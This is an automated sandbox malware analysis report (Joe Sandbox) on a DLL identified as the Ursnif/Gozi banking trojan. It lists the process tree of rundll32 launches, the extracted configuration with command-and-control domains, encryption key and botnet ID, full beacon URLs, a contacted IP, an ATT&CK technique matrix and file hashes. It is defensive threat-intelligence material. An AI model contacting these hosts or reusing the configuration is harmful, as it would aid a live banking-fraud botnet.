ID: 444315
Sample Name: 3b17.dll
Cookbook: default.jbs
Time: 16:50:19
Date: 05/07/2021
Version: 32.0.0 Black Diamond

Table of Contents

Table of Contents 2
Windows Analysis Report 3b17.dll 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: Ursnif 4
Yara Overview 5
Memory Dumps 5
Unpacked PEs 5
Sigma Overview 5
Jbx Signature Overview 5
AV Detection: 5
Networking: 5
Key, Mouse, Clipboard, Microphone and Screen Capturing: 5
E-Banking Fraud: 5
System Summary: 5
Hooking and other Techniques for Hiding and Protection: 6
Stealing of Sensitive Information: 6
Remote Access Functionality: 6
Mitre Att&ck Matrix 6
Behavior Graph 6
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 8
URLs 8
Domains and IPs 9
Contacted Domains 9
Contacted URLs 9
URLs from Memory and Binaries 9
Contacted IPs 9
Public 9
General Information 10
Simulations 10
Behavior and APIs 10
Joe Sandbox View / Context 10
IPs 10
Domains 10
ASN 11
JA3 Fingerprints 11
Dropped Files 11
Created / dropped Files 11
Static File Info 14
General 14
File Icon 14
Static PE Info 14
General 14
Entrypoint Preview 14
Rich Headers 14
Data Directories 14
Sections 14
Resources 15
Imports 15
Exports 15
Possible Origin 15
Network Behavior 15
Snort IDS Alerts 15
Network Port Distribution 15
TCP Packets 15
UDP Packets 15
DNS Queries 16
DNS Answers 16
HTTP Request Dependency Graph 16
HTTP Packets 16
Code Manipulations 22
Statistics 22
Behavior 22

System Behavior 22
Analysis Process: loaddll32.exe PID: 4876 Parent PID: 5744 22
General 22
File Activities 23
Analysis Process: cmd.exe PID: 3868 Parent PID: 4876 23
General 23
File Activities 23
Analysis Process: rundll32.exe PID: 244 Parent PID: 4876 23
General 23
File Activities 24
Analysis Process: rundll32.exe PID: 4576 Parent PID: 3868 24
General 24
File Activities 24
Analysis Process: rundll32.exe PID: 5928 Parent PID: 4876 24
General 24
File Activities 25
Analysis Process: rundll32.exe PID: 3012 Parent PID: 4876 25
General 25
File Activities 25
Analysis Process: rundll32.exe PID: 5912 Parent PID: 4876 25
General 25
File Activities 25
Analysis Process: iexplore.exe PID: 3472 Parent PID: 792 25
General 25
File Activities 26
Registry Activities 26
Analysis Process: iexplore.exe PID: 4792 Parent PID: 3472 26
General 26
File Activities 26
Analysis Process: iexplore.exe PID: 2996 Parent PID: 3472 26
General 26
File Activities 26
Disassembly 26
Code Analysis 26


Windows Analysis Report 3b17.dll

Overview


General Information

Sample Name:	3b17.dll
Analysis ID:	444315
MD5:	3b17fcc55cee8cb..
SHA1:	45d1e652f282a94.
SHA256:	9ae13bdb906bf77.
Tags:	dll gozi
Infos:	

Most interesting Screenshot:



Detection




Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- Yara detected Ursnif
- Writes or reads registry keys via WMI
- Writes registry values via WMI
- Contains functionality to call native f…
- Contains functionality to check if a d…
- Contains functionality to dynamically…
- Contains functionality to query CPU …
- Contains functionality to query locale…
- Contains functionality to read the PEB

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 4876 cmdline: loaddll32.exe 'C:\Users\user\Desktop\3b17.dll' MD5: 542795ADF7CC08EFCF675D65310596E8)
  - cmd.exe (PID: 3868 cmdline: cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\3b17.dll',#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 4576 cmdline: rundll32.exe 'C:\Users\user\Desktop\3b17.dll',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 244 cmdline: rundll32.exe C:\Users\user\Desktop\3b17.dll,Seasonthing MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 5928 cmdline: rundll32.exe C:\Users\user\Desktop\3b17.dll,Seatforce MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 3012 cmdline: rundll32.exe C:\Users\user\Desktop\3b17.dll,Spaceclose MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 5912 cmdline: rundll32.exe C:\Users\user\Desktop\3b17.dll,Time MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- iexplore.exe (PID: 3472 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 4792 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:3472 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 2996 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:3472 CREDAT:82950 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "lang_id": "RU, CN",
  "RSA Public Key":
"ESo3IAssZzE5ysG1EIw/4HtXAsFSsy8tqEpVxnbfbMCCYrlFNqq+URa5v25Vb8Fqg7CHgZW6+XrIJ25ylHpxuJ37IEqPduLid4tbupuJSyqgtTppR4zn02IvafAxKMAHSa619wHPy17p4K0/4kj7C1qaKtM+Xh1a06NCKm5N+m786e7c
Pquu7R927nhH6gnnNo+As4++HjROKgvXHXtuBEcH4AtLrYsdhCKBIunRJ4/JRjUYKn0tSnPBDf+Na9jWpvJHGTOYnu1CoHdLJTA2dOf5StD7LA6zUT/gtRsdQh+Fypc8IFyYvOY0WUwFr+dLMrtodQ8p5Mt7Wi/ACSlplY8XX2NGugFn+
jyVYhw+Opw=",
  "c2_domain": [
    "gtr.antoinfer.com",
    "app.bighomegl.at"
  ],
  "botnet": "6000",
  "server": "580",
  "serpent_key": "PNJeXnLTijShJqmR",
  "sleep_time": "10",
  "CONF_TIMEOUT": "20",
  "SetWaitableTimer_value": "10"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.475659294.0000000003019000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.461720444.0000000003098000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.461743288.0000000003098000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.451412627.0000000005498000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.461645135.0000000003098000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 17 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.2.rundll32.exe.54194a0.4.raw.unpack	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
3.3.rundll32.exe.54194a0.2.raw.unpack	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
0.2.loaddll32.exe.30194a0.2.raw.unpack	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

System Summary:

Writes or reads registry keys via WMI

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Stealing of Sensitive Information:

Yara detected Ursnif


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 2	Path Interception	Process Injection 1 2	Masquerading 1	OS Credential Dumping	System Time Discovery 2	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 1 2	LSASS Memory	Query Registry 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Security Software Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Rundll32 1	LSA Secrets	Account Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Owner/User Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	File and Directory Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 3 4	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
3b17.dll	23%	Metadefender		Browse
3b17.dll	55%	ReversingLabs	Win32.Trojan.Wacatac	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.rundll32.exe.e80000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
2.2.rundll32.exe.730000.2.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
0.2.loaddll32.exe.560000.0.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://gtr.antoinfer.com/favicon.ico	0%	Avira URL Cloud	safe	
http://gtr.antoinfer.com/TSVYq_2BhQPt7Rt8hvJk_/2BaPzRTN_2BosSeV/Hf1LtrPBkIb4xln/EiEQXon2wRV0GLivPg/B	0%	Avira URL Cloud	safe	
http://gtr.antoinfer.com/L1_2Fim_2FjKecpJDs7/g1Qm6wFOdGvT5e_2FhpFOy/0nZ5BcruXqyR0/vaHKQACk/N0rC9vWI6	0%	Avira URL Cloud	safe	
http://gtr.antoinfer.com/TSVYq_2BhQPt7Rt8hvJk_/2BaPzRTN_2BosSeV/Hf1LtrPBkIb4xln/EiEQXon2wRV0GLivPg/BeoUjWvi9/GRgtTT2_2Fre8pZfIDlE/fPFOTkpE85cBWdt2Aor/5Y_2FWklStfFd9eU3TULSv/7l6H_2BVDc6Tn/LKJndKHH/PFJdkVMTIBMr500KWPhrAdO/8KvhNtw8HT/7mBX52dH5SplZXRyl/g96OGJKS4dVz/jB8OfmZgeb2/W3zD8P6To_2Fz1/V_2BecT6OliET_2F_2Boh/g6HDdicMqOjqFGcv/ETnCqudWareoM50/LlKXg0AU/cEv179y_2/BaWO	0%	Avira URL Cloud	safe	
http://gtr.antoinfer.com/J7P_2BuFqD/6ho97HFr4RP0mXM5H/ZrJ1_2BByY5Q/ab42fK_2F4S/vR5_2FWZ9gdHVf/hFgLjlRclm4jOH5T1Dh_2/Bb6OfmnpAwg0WKei/TGgUW067tNixzOx/BwPRLezaId9OtwPQlY/CkLoMrcdP/aOG78DSC7_2BjhPI9iFK/iN8ZMV2kpmYpR22nO5N/DPr4nIGLY40klrg97zu5zK/lZpfj5ONzqtKf/Vl33ZktQ/u9goArPbUAC5CGM3eIqnvuS/s_2BLl3UAj/4ev_2F316Dli43v_2/FeCwH6Boab2B/JVucmKuDRDu/1ldPV7QmrKfn1O/3tEgr34mvlOov5etr8LcR/vS5_2Fy	0%	Avira URL Cloud	safe	
http://gtr.antoinfer.com/IjC4EyiBxV/7uUoLMHVe5HqOMTwj/Y_2F9ou0UZzx/HwGYxCdSBjF/r3_2Fe8Khd4U7J/_	0%	Avira URL Cloud	safe	
http://gtr.antoinfer.com/LQ0ImNchzaabH7Vdh_/2FtRScd2v/QQzFkXdgAhow_2FcWrEP/n3sYFzsTbYVS3adrQdv/5Nzc_2BoRJpkAsHtAz6xV3/PsE8tlG0HHtLJ/T5TqRkda/BLQo9v_2FZTJ_2FPNHoYsv1/ye7M3znq3j/msHJ000mSBJHPb7nZ/E46dHTxH_2B4/eeBIrQKxL9Y/THDXKoks2pteky/rz_2F_2F0HzAFdHANfOc3/VtFiNo945_2BUObZ/oZuZG5t2mblYFyG/ygnFakJ2W33SNUuycB/j7wv4YZIa/0Hblow_2BZFOik2zX2YB/PXGpfOrjekSAdA19ARh/ahTrlQtp6MFSLYtpjwx_2B/D_2FHvRt	0%	Avira URL Cloud	safe	
http://gtr.antoinfer.com/L1_2Fim_2FjKecpJDs7/g1Qm6wFOdGvT5e_2FhpFOy/0nZ5BcruXqyR0/vaHKQACk/N0rC	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
gtr.antoinfer.com	165.232.183.49	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://gtr.antoinfer.com/favicon.ico	true	• Avira URL Cloud: safe	unknown
http://gtr.antoinfer.com/TSVYq_2BhQPt7Rt8hvJk_/2BaPzRTN_2BosSeV/Hf1LtrPBkIb4xln/EiEQXon2wRV0GLivPg/BeoUjWvi9/GRgtTT2_2Fre8pZfIDlE/fPFOTkpE85cBWdt2Aor/5Y_2FWklStfFd9eU3TULSv/7l6H_2BVDc6Tn/LKJndKHH/PFJdkVMTIBMr500KWPhrAdO/8KvhNtw8HT/7mBX52dH5SplZXRyl/g96OGJKS4dVz/jB8OfmZgeb2/W3zD8P6To_2Fz1/V_2BecT6OliET_2F_2Boh/g6HDdicMqOjqFGcv/ETnCqudWareoM50/LlKXg0AU/cEv179y_2/BaWO	true	• Avira URL Cloud: safe	unknown
http://gtr.antoinfer.com/J7P_2BuFqD/6ho97HFr4RP0mXM5H/ZrJ1_2BByY5Q/ab42fK_2F4S/vR5_2FWZ9gdHVf/hFgLjlRclm4jOH5T1Dh_2/Bb6OfmnpAwg0WKei/TGgUW067tNixzOx/BwPRLezaId9OtwPQlY/CkLoMrcdP/aOG78DSC7_2BjhPI9iFK/iN8ZMV2kpmYpR22nO5N/DPr4nIGLY40klrg97zu5zK/lZpfj5ONzqtKf/Vl33ZktQ/u9goArPbUAC5CGM3eIqnvuS/s_2BLl3UAj/4ev_2F316Dli43v_2/FeCwH6Boab2B/JVucmKuDRDu/1ldPV7QmrKfn1O/3tEgr34mvlOov5etr8LcR/vS5_2Fy	true	• Avira URL Cloud: safe	unknown
http://gtr.antoinfer.com/LQ0ImNchzaabH7Vdh_/2FtRScd2v/QQzFkXdgAhow_2FcWrEP/n3sYFzsTbYVS3adrQdv/5Nzc_2BoRJpkAsHtAz6xV3/PsE8tlG0HHtLJ/T5TqRkda/BLQo9v_2FZTJ_2FPNHoYsv1/ye7M3znq3j/msHJ000mSBJHPb7nZ/E46dHTxH_2B4/eeBIrQKxL9Y/THDXKoks2pteky/rz_2F_2F0HzAFdHANfOc3/VtFiNo945_2BUObZ/oZuZG5t2mblYFyG/ygnFakJ2W33SNUuycB/j7wv4YZIa/0Hblow_2BZFOik2zX2YB/PXGpfOrjekSAdA19ARh/ahTrlQtp6MFSLYtpjwx_2B/D_2FHvRt	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
165.232.183.49	gtr.antoinfer.com	United States		22255	ALLEGHENYHEALTHNETWORKUS	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	444315
Start date:	05.07.2021
Start time:	16:50:19
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 42s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	3b17.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.troj.winDLL@18/8@6/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 10.9% (good quality ratio 10.3%) • Quality average: 79.3% • Quality standard deviation: 29%
HCA Information:	• Successful, ratio: 69% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
165.232.183.49	9b9dc.dll	Get hash	malicious	Browse	• gtr.antoinfer.com/favicon.ico

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
gtr.antoinfer.com	9b9dc.dll	Get hash	malicious	Browse	• 165.232.183.49

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ALLEGHENYHEALTHNETWORKUS	9b9dc.dll	Get hash	malicious	Browse	• 165.232.183.49
	sMpor4yDdu.exe	Get hash	malicious	Browse	• 165.232.177.150
	WesYhOA67u.exe	Get hash	malicious	Browse	• 165.232.177.148
	06LzL8skNz.exe	Get hash	malicious	Browse	• 165.232.183.193
	Jt8zMQzDO2.exe	Get hash	malicious	Browse	• 165.232.183.193
	WCPcSoW6ZI.exe	Get hash	malicious	Browse	• 165.232.184.56
	VD4V1nD2qq.exe	Get hash	malicious	Browse	• 165.232.184.56
	PDFXCview.exe	Get hash	malicious	Browse	• 165.232.56.100
	Quote.exe	Get hash	malicious	Browse	• 165.232.56.241
	SyfoFC5d21.exe	Get hash	malicious	Browse	• 165.232.110.48
	RNM56670112.exe	Get hash	malicious	Browse	• 165.232.36.60
	RRUY44091239.exe	Get hash	malicious	Browse	• 165.232.36.60
	http://165.232.53.33/chrgoo/index.html	Get hash	malicious	Browse	• 165.232.53.33
	exploit.doc	Get hash	malicious	Browse	• 165.232.122.138
	Information_1598546901.doc	Get hash	malicious	Browse	• 165.232.71.161
	Important_1598548213.doc	Get hash	malicious	Browse	• 165.232.71.161
	Information_1598546966.doc	Get hash	malicious	Browse	• 165.232.71.161
	Important_1598548221[540].doc	Get hash	malicious	Browse	• 165.232.71.161

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{24032656-DDEC-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	33448
Entropy (8bit):	1.9157082965419407
Encrypted:	false
SSDEEP:	192:rxZ2Z62NLWst1Yf8txdM7J7DJZ/4WWjiQLMMnsQL3:r3y5NiY1mYx+7J7DJZ/4WiiQL5nsQL3
MD5:	3928A30DF03768803E774801C3F4E561
SHA1:	AF25581F03824CBF0A6EBFED628C1E8E39AC8A2A
SHA-256:	156FB623D241F07C64B078E4AC5A1A6DA3D1F0CBF12B52A6ADA2AA9C59733691
SHA-512:	0AB27C29FE614E23B521507B10B353A71930786B1419297BBECA36B347AD62ED7D71736B65992F3BEA9DFAEB9D0E561A0D5926183546AA31D4428663ECD816D
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{24032658-DDEC-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	24844
Entropy (8bit):	1.7646611420791007

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{24032658-DDEC-11EB-90E4-ECF4BB862DED}.dat	
Encrypted:	false
SSDEEP:	48:Iw4GcprBGwpaQG4pQoGrapbSyZGQpB1oGHHpc16aTGUp81UGzYpm1yGOGopLnytS:rMZbQQ62BSyzjp2IqWmMX+tw2Wldrgkg
MD5:	29FD5C1C69C7FC7F8CA99BE1A73BBF11
SHA1:	9BFD2294C0CF68C65F03227C23080967B33497D2
SHA-256:	C7BF1096E4F9835AC4CE120913AAE7DAA62E3B0A22551E8D2F6F17F6C20CC74D
SHA-512:	39131C8A41616DA3A2662C0A3FC1EA00D4858B76274646F9AABB63EA04BFC9CE0C93317638A534D273C41479A1AF79D7BDED5E7ECD8495B932A2A02D57A172E C
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{2403265A-DDEC-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	24844
Entropy (8bit):	1.767594786399834
Encrypted:	false
SSDEEP:	96:rsZzQr6dBShzjN28qWkMd+tLyTPXoIwcg:rsZzQr6dkhzjN28qWkMd+tLG4Iwcg
MD5:	95B02B154963EB5617DE99433FDF03F5
SHA1:	893E930D4040A1453A034979F3E718726C97AC97
SHA-256:	5E24B25EB859E4C5BA40C3929D5E3DAF8CA21DE8875E0757ABA18432D4CADB00
SHA-512:	B272E54BB1660B5811590BC124F3E7A00C71CBB0EC3A1AD30D5FAF00BEFB9921A7602223BCE22557EEB717017F00D478E51320A495DEE179B5B7ACB078FB0C0 0
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4_2FjZKD[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	236270
Entropy (8bit):	5.999802763577416
Encrypted:	false
SSDEEP:	6144:i/d/ybCg2dciObr8mv4iQRV9JGAO/KZpAeXoIXQUkuySbN:i/3+UHiQyPKPPgZabN
MD5:	9B70C50AD598C9590F179E69C851569A
SHA1:	1221CCA6F041E66E10C09D1188801EE0B6AC2B20
SHA-256:	7D13B1A54AB1861868E01CF63FE17AA99A27AD4CD014F7BBB48ACD74891C9B73
SHA-512:	5D521E3D1B265F7219DFC9C30DE5FEF12617959D930951039B322E1559D7341E30744C63A8856649B7E943B1B0B259EFF97DD03415085E6361A6F70389563FDB
Malicious:	false
